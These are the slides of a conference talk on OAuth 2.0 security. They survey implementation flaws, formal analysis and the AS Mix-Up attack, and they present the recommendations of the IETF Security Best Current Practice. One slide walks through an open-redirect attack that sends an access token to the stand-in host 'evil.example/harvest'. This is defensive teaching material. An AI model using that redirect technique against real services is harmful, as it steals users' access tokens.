How (Not) to Use OAuth

Daniel Fett
@dfett42

LOCO SECURITY MOCO CONFERENCE

yes®

Who is familiar with OAuth?

Example

User

authorizes

Photo Editor


Client

to access


Google Photos account

Authorization Server & Resource Server

Authorization Code Grant




Implicit Grant



Who uses OAuth?

The OAuth 2.0 Success Story

- Tremendous adoption since publication as RFC 6749 in 2012
- Driven by large service providers and OpenID Connect
- Key success factors: simplicity & versatility



Well, let’s see ...

Implementations …

- [Li et al., 2014]
  60 chinese clients, **more than half** vulnerable to CSRF
- [Yang et al., 2016]
  Out of 405 clients, **55%** do not handle `state` (CSRF protection) correctly
- [Shebab et al., 2015]
  25% of OAuth clients in Alexa Top 10000 vulnerable to CSRF
- [Chen et al., 2014]
  89 of 149 mobile clients vulnerable to one or more attacks
- [Wang et al., 2013]
  Vulnerabilities in Facebook PHP SDK and other OAuth SDKs
- [Sun et al., 2012]
  96 Clients, **almost all** vulnerable to one or more attacks

plus known hacks of



. . .

… and the Protocol itself?

- Good security advice in
  - RFC 6749 (OAuth)
  - RFC 6750 (OAuth Bearer Token)
  - RFC 6819 (OAuth Threat Model)
- But:
  - Complex & evolving web environment always good for surprises :-)
  - New applications for OAuth

Security Challenges for OAuth

Challenge 1: Implementation Flaws

- We still see many implementation flaws

Challenge 1: Implementation Flaws

- We still see many implementation flaws
- Known anti-patterns are still used
  - E.g., insufficient redirect URI checking, CSRF, open redirection

Redirect URI matching with broad pattern

```
https://*.somesite.example/*
```

Challenge 1: Implementation Flaws

- We still see many implementation flaws
- Known anti-patterns are still used
  - Insufficient redirect URI checking (code/token is redirected to attacker)
  - `state` parameter is not used properly to defend against CSRF
  - …

Challenge 1: Implementation Flaws

- We still see many implementation flaws
- Known anti-patterns are still used
  - Insufficient redirect URI checking (code/token is redirected to attacker)
  - `state` parameter is not used properly to defend against CSRF
  - …
- Technological changes bring new problems
  - E.g., URI fragment handling in browsers changed
    → Vulnerability when used with open redirectors

Open Redirector: Parameterized, unchecked redirection. E.g.:

`https://client.example/anything?resume_at=https://evil.example`

Redirects to `https://evil.example`

Example: Open Redirection + Fragment Handling

Alice

Client

AS/RS

Attacker

`evil.example`

Redirect to `as.example/authorize?redirect_uri=`
`https://client.example/authok?resume_at=https://evil.example/harvest&…`

`GET /authorize?redirect_uri=`**`https://client.example/authok`**
`?resume_at=https://evil.example/harvest`

User authenticates & consents

Redirect to `client.example/authok?resume_at…`**`#token=foo23`**`&…`

`GET /authok?resume_at=exil.example…`

open redirector

Redirect to `evil.example/harvest`

Attacker can read access token!

Browser re-attaches fragment part


`GET /harvest#`**`access_token=foo23`**

Challenge 1: Implementation Flaws

- We still see many implementation flaws
- Known anti-patterns are still used
  - Insufficient redirect URI checking (code/token is redirected to attacker)
  - `state` parameter is not used properly to defend against CSRF
  - …
- Technological changes bring new problems
  - E.g., URI fragment handling in browsers changed
    → Vulnerability when used with open redirectors

Challenge 2: High-Stakes Environments

New Use Cases, e.g., Open Banking, require a very high level of security




Also: eIDAS/QES (legally binding electronic signatures) and eHealth

Far beyond the scope of the original security threat model!


Challenge 3: Dynamic and Complex Setups

Originally anticipated:



Challenge 3: Dynamic and Complex Setups

Today:




Finding Vulnerabilities through

Formal Analysis

Formal Analysis

- Analysis based on formal models of systems
- “Offline testing of application logic”
  - Before writing a single line of code
  - Finds regressions caused by technological changes
- Successfully used for cryptographic protocols
  - Recently used for TLS 1.3
  - Helps to write precise specifications
  - Provides security guarantees - within limits
- Not common for web applications/standards yet

Formal Analysis in the Web



[Fett et al., 2014]

Formal Analysis of OAuth


Found several new attacks on OAuth
- 307 Redirect
- Various attacks on session integrity
- **AS Mix-Up**

Confused client:

Sends user to honest AS for authorization,

but sends the code/token to the attacker!

Detailed definitions for
- Authorization
- Authentication
- Session Integrity



Developed fixes
against new attacks

Model of OAuth 2.0
based on RFC 6749
and security recommendations

Web Infrastructure Model
- Manual (pen-and-paper)
- Most comprehensive web model to date
- Browser behavior, scripts, windows, DNS, networks, etc.


[Fett et al., 2016]

AS Mix-Up Attack: Fallout

- OAuth Security Workshop
- New RFC draft: OAuth Security Best Current Practice

OAuth 2.0 Security Best Current Practice RFC

- Currently under development at the IETF
- Refined and enhanced security guidance for OAuth 2.0 implementers
- Complements existing security guidance in RFCs 6749, 6750, and 6819



Web Authorization Protocol — T. Lodderstedt
Internet-Draft — yes.com
Intended status: Best Current Practice — J. Bradley
Expires: July 1, 2019 — Yubico
A. Labunets
Facebook
D. Fett
yes.com
December 28, 2018

OAuth 2.0 Security Best Current Practice
draft-ietf-oauth-security-topics-12

Abstract

This document describes best current security practice for OAuth 2.0. It updates and extends the OAuth 2.0 Security Threat Model to incorporate practical experiences gathered since OAuth 2.0 was published and covers new threats relevant due to the broader application of OAuth 2.0.

Status of This Memo

This Internet-Draft is submitted in full conformance with the provisions of BCP 78 and BCP 79.

Internet-Drafts are working documents of the Internet Engineering Task Force (IETF). Note that other groups may also distribute working documents as Internet-Drafts. The list of current Internet-Drafts is at https://datatracker.ietf.org/drafts/current/.

Internet-Drafts are draft documents valid for a maximum of six months and may be updated, replaced, or obsoleted by other documents at any time. It is inappropriate to use Internet-Drafts as reference material or to cite them other than as "work in progress."

This Internet-Draft will expire on July 1, 2019.

Copyright Notice

Copyright (c) 2018 IETF Trust and the persons identified as the document authors. All rights reserved.

This document is subject to BCP 78 and the IETF Trust's Legal Provisions Relating to IETF Documents (https://trustee.ietf.org/license-info) in effect on the date of publication of this document. Please review these documents carefully, as they describe your rights and restrictions with respect to this document. Code Components extracted from this document must include Simplified BSD License text as described in Section 4.e of the Trust Legal Provisions and are provided without warranty as described in the Simplified BSD License.


- Updated, more comprehensive Threat Model
- Description of Attacks and Mitigations
- Simple and actionable recommendations

Addressing the ~~OWASP~~ OAuth Top 10

- Lack of CSRF protection
- Access token leakage and replay
- Access token injection
- Authorization code leakage and replay
- Authorization code injection
- Open Redirectors
- `state` leakage and replay
- Insufficient Redirect URI matching
- Overly powerful access tokens
- Mix-Up Attacks

The Seven Most Important Recommendations in the OAuth Security BCP

① Do not use the OAuth Implicit Grant any longer!



The Implicit Grant ...

- sends **powerful** and **potentially long-lived** tokens through the browser,
- lacks features for **sender-constraining** access tokens,
- provides no protection against access token **replay and injection**, and
- provides no **defense in depth** against XSS, URL leaks, etc.!

Why is Implicit even in RFC6749?

No Cross-Origin Resource Sharing in 2012!
⇒ No way of (easily) using OAuth in SPAs.


⇒ Not needed in 2019!

Recommendation

“Clients SHOULD NOT use the implicit grant [...]”

“Clients SHOULD instead use the response type code (aka authorization code grant type) [...]”

Use the Authorization Code Grant!



Authorization Code Grant with PKCE & mTLS …

- protects against **code and token replay and injection,**
- supports **sender-constraining** of access tokens,
- provides **defense in depth!**

Recommendation

“Clients utilizing the authorization grant type MUST use PKCE [...]”

“Authorization servers SHOULD use TLS-based methods for sender-constrained access tokens [...]”

② Prevent Mix-Up Attacks!

- Clients must be able to see originator of authorization response
  - Clients should use a separate redirect URI for each AS
  - Alternative: issuer in authorization response for OpenID Connect
- Clients must keep track of desired AS (“explicit tracking”)

③ Stop Redirects Gone Wild!

- Enforce exact redirect URI matching
  - Simpler to implement on AS side
  - Adds protection layer against open redirection
- Clients MUST avoid open redirectors!
  - Use whitelisting of target URLs
  - or authenticate redirection request


④ Prevent CSRF Attacks!

- RFC 6749 and RFC 6819 recommend use of `state` parameter
- Updated advice (proposed):
  - If PKCE is used, `state` is not needed for CSRF protection
  - `state` can again be used for application state

⑤ Limit Privileges of Access Tokens!

- Sender-constraining (mTLS or HTTP Token Binding)
- Receiver-constraining (only valid for certain RS)
- Reduce scope and lifetime and use refresh tokens - defense in depth!

Refresh Tokens




⑥ Protect Refresh Tokens!

- Attractive target since refresh tokens represent overall grant
- Requirement: Protection from theft and replay
  - Client Binding and Authentication
    - Confidential clients only
  - Sender-Constrained Refresh Tokens
    - mTLS now supports this even for public clients
  - Refresh Token Rotation
    - For public clients unable to use mTLS


Refresh Token Rotation

1. AS issues fresh refresh token with every access token refresh and invalidates old refresh token (and keeps track of refresh tokens belonging to the same grant)
2. If a refresh token is compromised subsequently used by both the attacker and the legitimate client, one of them will present an invalidated refresh token, which will inform the AS server of the breach.
3. AS cannot determine which party submitted refresh token but it can revoke the active refresh token in order to force re-authorization by the Resource Owner


Refresh Token Rotation



Refresh Token Rotation




Refresh Token Rotation



⑦ Do not use the R.O.P.C.G.* any longer!

*Resource Owner Password Credentials Grant



- Client sees username/password of user
- Complicated or impossible to integrate 2-factor-authentication
- Stopgap solution for migrating to OAuth flows
- Grant name too long, even for Germans ;-)

What else?

- Do not use HTTP status code 307 for redirections
  - User credentials may be leaked to an attacker
- Aim to prevent code leakage from referrer headers and browser history
  - E.g., referrer policies, browser history manipulations, etc.
  - Already common practice among implementers
  - Only one of many lines of defense now
- Use client authentication if possible
  - Client authenticates at the token endpoint
  - More protection for authorization code

OAuth 2.1?

Next-level OAuth Security

- Cleaning up RFC 6749:
  - Deprecating insecure grant types
  - Reducing dangerous configurations
  - Enforcing security mechanisms
- Constraining codes and tokens:
  - MTLS
  - Token Binding (?)
  - PKCE
  - Receiver-constraining
- New guidance for browser-based OAuth clients (separate BCP)

Let’s move to OAuth 2.1!

Summary

- OAuth 2.0 implementations often vulnerable
- Protocol needs updated security guidance
  - Protection against new attacks
  - Adaptations to evolving web environment
  - Accounting for new use cases
- Formal analysis helpful in finding attacks and testing solutions
- New IETF OAuth Security BCP
  - Addresses new and old security vulnerabilities
  - Provides actionable solutions

Dr. Daniel Fett
yes.com
mail@danielfett.de
@dfett42

Talk to me about

- Details on attacks and mitigations
- Details on formal analysis
- The OAuth Security Workshop
- Working at yes.com

Q&A!

Latest Draft, papers, etc.: `https://danielfett.de` → Publications

yes®

Research Papers

[Fett et al., 2014] Daniel Fett, Ralf Küsters, and Guido Schmitz. “An Expressive Model for the Web Infrastructure: Definition and Application to the BrowserID SSO System”.

[Fett et al., 2016] Daniel Fett, Ralf Küsters, and Guido Schmitz. “A Comprehensive Formal Security Analysis of OAuth 2.0”.

[Li et al., 2014] Wanpeng Li and Chris J. Mitchell. “Security issues in OAuth 2.0 SSO implementations”.

[Yang et al., 2016] Ronghai Yang et al. “Model-based Security Testing: An Empirical Study on OAuth 2.0 Implementations”.

[Shebab et al., 2015] Mohamed Shehab and Fadi Mohsen. “Towards Enhancing the Security of OAuth Implementations in Smart Phones”.

[Chen et al., 2014] Eric Y. Chen et al. “OAuth Demystified for Mobile Application Developers”.

[Wang et al., 2013] Rui Wang et al. “Explicating SDKs: Uncovering Assumptions Underlying Secure Authentication and Authorization”.

[Sun et al., 2012] San-Tsai Sun and Konstantin Beznosov. “The Devil is in the (Implementation) Details: An Empirical Analysis of OAuth SSO Systems”.